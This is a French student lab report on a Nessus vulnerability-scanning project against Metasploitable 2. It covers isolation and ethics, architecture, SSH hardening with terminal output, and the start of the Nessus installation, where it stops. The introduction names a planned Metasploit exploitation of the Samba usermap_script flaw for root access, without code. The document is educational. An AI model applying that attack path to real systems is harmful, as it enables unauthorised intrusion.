Documentation_Plateforme_Nessus_B3_Cyber_CAMUZAT_LEON

Ce projet met en œuvre la **chaîne complète de gestion d'une vulnérabilité** dans un environnement de lab isolé, du repérage automatisé jusqu'à la prise de contrôle, puis à la remédiation. Il s'articule autour de trois machines sur un même segment réseau cloisonné : un **scanner** (Nessus sur Debian 13), une **cible volontairement vulnérable** (Metasploitable 2) et une **machine attaquante** (Kali Linux).

Le fil conducteur suit les quatre temps d'un test d'intrusion : **découverte** (scan Nessus, qui remonte 50 vulnérabilités dont 9 critiques sur la cible), **analyse** (tri par sévérité et score CVSS, identification des failles exploitables), **exploitation** (prise de contrôle via Metasploit - la faille Samba `usermap_script` aboutit à un accès **root** sur la cible), et **remédiation** (correctifs par faille, puis bonnes pratiques de fond : mises à jour et audits réguliers).

Au-delà de l'attaque elle-même, le projet applique dès le départ les **bonnes pratiques de durcissement** sur l'infrastructure d'administration (compte à moindre privilège, accès SSH par clé, désactivation du login root et de l'authentification par mot de passe), illustrant que la sécurité se construit autant côté défense que côté offensive. L'objectif final est de **comprendre le cycle de vie d'une faille** - comment une vulnérabilité est détectée, qualifiée, exploitée, puis corrigée - et d'en tirer les mesures qui l'auraient empêchée.

Sommaire

1. Sujet
2. Cadre légal et éthique
3. Architecture
4. Nessus
5. Installation et configuration de Nessus
6. Metasploitable 2
7. Scan et analyse des vulnérabilités
8. Metasploit
9. Exploitation d'une vulnérabilité
10. Accès et post-exploitation
11. Remédiation et bonnes pratiques
12. Compétences visées

13. Base de connaissances

Sujet

📖 Sujet_Plateforme_Nessus



Introduction du sujet

Tenable Vulnerability Management (anciennement Nessus Professional) est un outil de gestion des vulnérabilités. Il permet de scanner des environnements pour identifier des vulnérabilités, des configurations erronées et des failles de sécurité. Il est adapté pour des entreprises ou des utilisateurs individuels qui veulent une solution légère, accessible de partout, et ne nécessitant pas de gestion de serveur dédiée.

Vous allez apprendre à détecter, analyser et exploiter des vulnérabilités dans un environnement contrôlé, tout en développant une compréhension approfondie des mécanismes de sécurité des systèmes informatiques de sujet.

Attention : l'utilisation de ces outils doit se faire dans un cadre légal et éthique. Toute utilisation en dehors des conditions approuvées est illégale et contraire à l'éthique professionnelle.

La Plateforme

Tenable Nessus (anciennement Nessus Professional) est un scanner de vulnérabilités développé par Tenable. Il analyse un environnement - serveurs, postes, équipements réseau - pour y identifier les **vulnérabilités connues** (CVE), les **erreurs de configuration** et les **failles de sécurité**, puis produit un rapport classant chaque constat par niveau de sévérité.

L'objectif du projet est de parcourir le **cycle de vie complet d'une vulnérabilité** : apprendre à la **détecter** (scan), à l'**analyser** (tri et qualification), à l'**exploiter** dans un environnement contrôlé (prise de contrôle de la cible), puis à la **corriger**. L'ensemble se déroule exclusivement en lab isolé, sur une machine volontairement vulnérable, dans un cadre légal et éthique.

Déroulé (jobs du sujet) :

- **Job 01** - Se documenter sur l'utilisation de Nessus.
- **Job 02** - Créer la VM Metasploitable 2.
- **Job 03** - Créer une VM Debian et installer/configurer Nessus.
- **Job 04** - Lancer un scan basique, analyser les résultats, identifier les vulnérabilités critiques.
- **Job 05** - Rechercher une vulnérabilité dans Metasploit, configurer un exploit, obtenir un accès.
- **Job 06** - Exploiter une vulnérabilité critique (ex : SMB), obtenir un accès (Meterpreter), post-exploitation.
- **Job 07** - Proposer des corrections, discuter de l'importance des mises à jour et des audits.

Sommaire

Cadre légal et éthique

> ⚠️ L'utilisation de Nessus et de Metasploit doit se faire **dans un cadre légal et éthique**. Toute utilisation en dehors des conditions approuvées est illégale et contraire à l'éthique professionnelle.

Ici, toutes les manipulations sont réalisées :

- sur un **réseau isolé** (segment dédié, pas d'exposition à Internet) ;
- contre une **cible m'appartenant**, conçue pour l'entraînement (Metasploitable 2) ;
- dans le seul but pédagogique défini par le sujet.

Sommaire

Architecture

Le laboratoire repose sur trois machines virtuelles isolées sur un même segment réseau **NAT VMware** (`192.168.71.0/24`), sans aucune exposition à Internet. Chacune tient un rôle distinct du test d'intrusion : le scanner qui découvre, la cible qui subit, l'attaquant qui exploite.

(schéma réseau à insérer)

VM	Rôle	OS	IP
SRV-NESSUS	Scanner de vulnérabilités (Nessus)	Debian 13 (trixie)	192.168.71.134
METASPLOITABLE	Cible volontairement vulnérable	Ubuntu 8.04 (Metasploitable 2)	192.168.71.135
ATTAQUANT	Exploitation (Metasploit / msfconsole)	Kali Linux	192.168.71.137

> Réseau : segment isolé **NAT VMware** `192.168.71.0/24`. Les trois VM sont sur le même segment et communiquent entre elles (connectivité validée par ping croisé) ; aucune n'est accessible depuis l'extérieur du lab.

Sommaire

Nessus

(présentation de l'outil - Job 01)

Nessus est un scanner de vulnérabilités développé par **Tenable**. Il interroge les hôtes d'un réseau à l'aide de milliers de **plugins** (un plugin = un test de vulnérabilité) pour détecter les failles connues (CVE), les erreurs de configuration et les services exposés, puis produit un rapport classant les résultats par sévérité (Critical, High, Medium, Low, Info) avec un score CVSS.

Principe de fonctionnement

Nessus repose sur une bibliothèque de **plugins** mise à jour en continu par Tenable : chaque plugin est un test ciblant une vulnérabilité précise (une CVE, une mauvaise configuration, un service obsolète). Lors d'un scan, Nessus commence par une **découverte** (quels hôtes sont vivants, quels ports sont ouverts, quels services tournent), puis confronte chaque service identifié aux plugins pertinents. Une **politique de scan** (scan policy) définit le périmètre et le comportement de cette analyse : quels plugins activer, à quelle intensité, avec ou sans identifiants sur la cible.

Types de scans

Nessus propose plusieurs **modèles** (templates) selon le besoin :

- **Basic Network Scan** : scan généraliste (découverte + vulnérabilités connues), utilisé dans ce projet.
- **Advanced Scan** : scan entièrement paramétrable, pour affiner finement les options.
- **Host Discovery** : simple cartographie des hôtes vivants, sans test de vulnérabilité.
- Des modèles spécialisés existent aussi (applications web, conformité, malware, etc.).

On distingue également le scan **non authentifié** (vision « attaquant externe », sans compte sur la cible) du scan **authentifié** (avec identifiants, qui inspecte le système de l'intérieur et détecte bien plus de failles). Le scan réalisé ici est non authentifié.

Lecture d'un rapport

Chaque vulnérabilité remontée (un **finding**) se lit selon plusieurs axes :

- la **sévérité** (Critical / High / Medium / Low / Info), qui donne la priorité de traitement ;
- le **score CVSS** (Common Vulnerability Scoring System), note de 0 à 10 qui mesure la criticité, accompagnée d'un **vecteur** décrivant les conditions d'exploitation (vecteur réseau ou local, complexité, privilèges requis, etc.) ;
- le **détail du plugin** : description de la faille, preuve de détection (output), service et port concernés, référence CVE et solution recommandée.

Sommaire

Installation et configuration de Nessus

(Job 03 - VM Debian + installation / configuration)

Accès sécurisé à la VM : bonnes pratiques

Avant même d'installer le moindre outil, l'accès à la machine a été durci, en appliquant le principe du moindre privilège et la défense en profondeur. Trois mesures complémentaires ont été mises en place.

D'abord, l'abandon du compte root pour l'administration courante : un utilisateur standard (`nemo`) a été doté des droits `sudo` , de sorte que l'élévation de privilèges soit ponctuelle, tracée et consciente, plutôt que permanente. Travailler en root en continu expose à l'erreur destructrice comme à la compromission totale au moindre faux pas.


Ensuite, la mise en place d'un accès distant par SSH, qui remplace la console de l'hyperviseur par un canal chiffré, bien plus confortable et exploitable (copier-coller, multi-sessions). L'authentification repose sur une paire de clés ed25519 : la clé privée ne quitte jamais le poste de travail, seule la clé publique est déposée sur le serveur. Ce mécanisme est à la fois

plus robuste et moins exposé qu'un mot de passe, par nature vulnérable au brute-force et au vol.

Enfin, le serveur SSH a été durci via `sshd_config` : connexion root interdite (`PermitRootLogin no`) et authentification par mot de passe désactivée (`PasswordAuthentication no`), ne laissant que la clé comme moyen d'accès. Chaque modification a été validée (`sshd -t`, puis `sshd -T`) et testée sur une session parallèle avant d'être appliquée, pour écarter tout risque de verrouillage.

Ces trois mesures réduisent concrètement la surface d'attaque de la machine : suppression des accès les plus exposés, chiffrement du canal d'administration et authentification forte - les fondations saines sur lesquelles reposera l'ensemble du lab.

1 - Vérification de la configuration réseau de la VM avec les commandes hostname, ip a et ping google.com



2 - Passage en root et installation de `sudo` avec les commandes su - et apt install sudo -y

```
nemo@nessus: ~
nemo@nessus:~$ su -
Mot de passe :
root@nessus:~# apt install sudo -y
Installation de :
  sudo

Sommaire :
  Mise à niveau de : 0. Installation de : 1Supprimé : 0. Non mis à jour : 0
Taille du téléchargement : 2 086 kB
  Espace nécessaire : 6 866 kB / 17,5 GB disponible

Réception de : 1 http://deb.debian.org/debian trixie/main amd64 sudo amd64 1
.9.16p2-3+deb13u2 [2 086 kB]
2 086 ko réceptionnés en 2s (1 376 ko/s)
Sélection du paquet sudo précédemment désélectionné.
(Lecture de la base de données... 36125 fichiers et répertoires déjà install
és.)
Préparation du dépaquetage de .../sudo_1.9.16p2-3+deb13u2_amd64.deb ...
Dépaquetage de sudo (1.9.16p2-3+deb13u2) ...
Paramétrage de sudo (1.9.16p2-3+deb13u2) ...
Traitement des actions différées (« triggers ») pour man-db (2.13.1-1) ...
Traitement des actions différées (« triggers ») pour libc-bin (2.41-12+deb13
u4) ...
root@nessus:~#
```

3 - Ajout de l'utilisateur `nemo` au groupe `sudo` et activation du service SSH avec les commandes usermod -aG sudo nemo et systemctl enable ssh


```
nemo@nessus: ~
nemo@nessus:~$ su -
Mot de passe :
root@nessus:~# apt install sudo -y
usermod -aG sudo nemo
systemctl enable ssh
exit
sudo est déjà la version la plus récente (1.9.16p2-3+deb13u2).
Sommaire :
  Mise à niveau de : 0. Installation de : 0Supprimé : 0. Non mis à jour : 0
Synchronizing state of ssh.service with SysV service script with /usr/lib/sy
stemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable ssh
déconnexion
nemo@nessus:~$
```

4 - Vérification des droits `sudo` avec la commande sudo whoami

```
nemo@nessus:~$ sudo whoami
[sudo] Mot de passe de nemo :
root
nemo@nessus:~$
```

5 - Génération de la paire de clés SSH et dépôt de la clé publique sur la VM avec les commandes ssh-keygen -t ed25519 -C “nemo@windows” et type

$env:USERPROFILE.ssh\id_ed25519.pub | ssh nemo@192.168.71.134 “mkdir -p ~/.ssh && chmod 700 ~/.ssh && cat >> ~/.ssh/authorized_keys && chmod 600 ~/.ssh/authorized_keys”



6 - Durcissement du serveur SSH via `sshd_config` avec les commandes sudo cp /etc/ssh/sshd_config /etc/ssh/sshd_config.bak, sudo nano /etc/ssh/sshd_config, sudo sshd -t et sudo systemctl restart ssh

```
nemo@nessus: ~                    nemo@nessus: ~
nemo@nessus:~$ sudo cp /etc/ssh/sshd_config /etc/ssh/sshd_config.bak
[sudo] Mot de passe de nemo :
nemo@nessus:~$ sudo nano /etc/ssh/sshd_config
nemo@nessus:~$ sudo sshd -t
nemo@nessus:~$ sudo sshd -T | grep -Ei 'permitrootlogin|passwordauthenticati
on|kbdinteractive|pubkeyauthentication'
permitrootlogin no
pubkeyauthentication no
passwordauthentication no
kbdinteractiveauthentication no
nemo@nessus:~$ sudo nano /etc/ssh/sshd_config
nemo@nessus:~$ sudo sshd -t
nemo@nessus:~$ sudo sshd -T | grep -Ei 'permitrootlogin|passwordauthenticati
on|kbdinteractive|pubkeyauthentication'
permitrootlogin no
pubkeyauthentication yes
passwordauthentication no
kbdinteractiveauthentication no
nemo@nessus:~$ sudo systemctl restart ssh
nemo@nessus:~$
```

7 - Validation de la connexion par clé après durcissement avec la commande ssh nemo@192.168.71.134

```
nemo@nessus: ~                    nemo@nessus: ~
PS C:\Users\leonc> ssh nemo@192.168.71.134
Linux nessus 6.12.113+deb13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.113-1 (
2026-10-15) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Oct 23 09:40:33 2026 from 192.168.71.1
nemo@nessus:~$
```

8 - Vérification que l'authentification par mot de passe est bien refusée avec la commande ssh -o PubkeyAuthentication=no -o PreferredAuthentications=password nemo@192.168.71.134


```
Windows PowerShell                nemo@nessus: ~
PS C:\Users\leonc> ssh -o PubkeyAuthentication=no -o PreferredAuthentication
s=password nemo@192.168.71.134
nemo@192.168.71.134: Permission denied (publickey).
PS C:\Users\leonc>
```

Installation et configuration de Nessus (2ème partie)

1 - Mise à jour du système avec la commande apt update && apt upgrade -y


```
nemo@nessus: ~                                    nemo@nessus: ~
nemo@nessus:~$ sudo apt update && sudo apt upgrade -y
Atteint : 1 http://deb.debian.org/debian trixie InRelease
Atteint : 2 http://deb.debian.org/debian trixie-updates InRelease
Atteint : 3 http://security.debian.org/debian-security trixie-security InRel
ease
Tous les paquets sont à jour.
Sommaire :
  Mise à niveau de : 0. Installation de : 0Supprimé : 0. Non mis à jour : 0
nemo@nessus:~$
```

2 - Téléchargement du paquet Nessus (.deb) depuis le site officiel Tenable avec la commande ==curl --request GET --url 'https://www.tenable.com/downloads/api/v2/pages/nessus/files/Nessus-10.12.6-debian10_amd64.deb




```
nemo@nessus: ~                                    nemo@nessus: /tmp
nemo@nessus:/tmp$ curl --request GET   --url 'https://www.tenable.com/downlo
ads/api/v2/pages/nessus/files/Nessus-10.12.6-debian10_amd64.deb'   --output
'Nessus-10.12.6-debian10_amd64.deb'
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Curr
ent
                                 Dload  Upload   Total   Spent    Left  Spee
d
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--
100 28.3M    0 28.3M    0     0  28.4M      0 --:--:-- --:--:-- --:--:-- 28.
100 71.1M    0 71.1M    0     0  42.5M      0 --:--:--  0:00:01 --:--:-- 42.
6M
nemo@nessus:/tmp$ ls -lh Nessus*.deb
-rw-rw-r-- 1 nemo nemo 72M 23 oct.  09:54 Nessus-10.12.6-debian10_amd64.deb
```

3 - Installation du paquet avec la commande sudo dpkg -i Nessus-10.12.6-debian10_amd64.deb

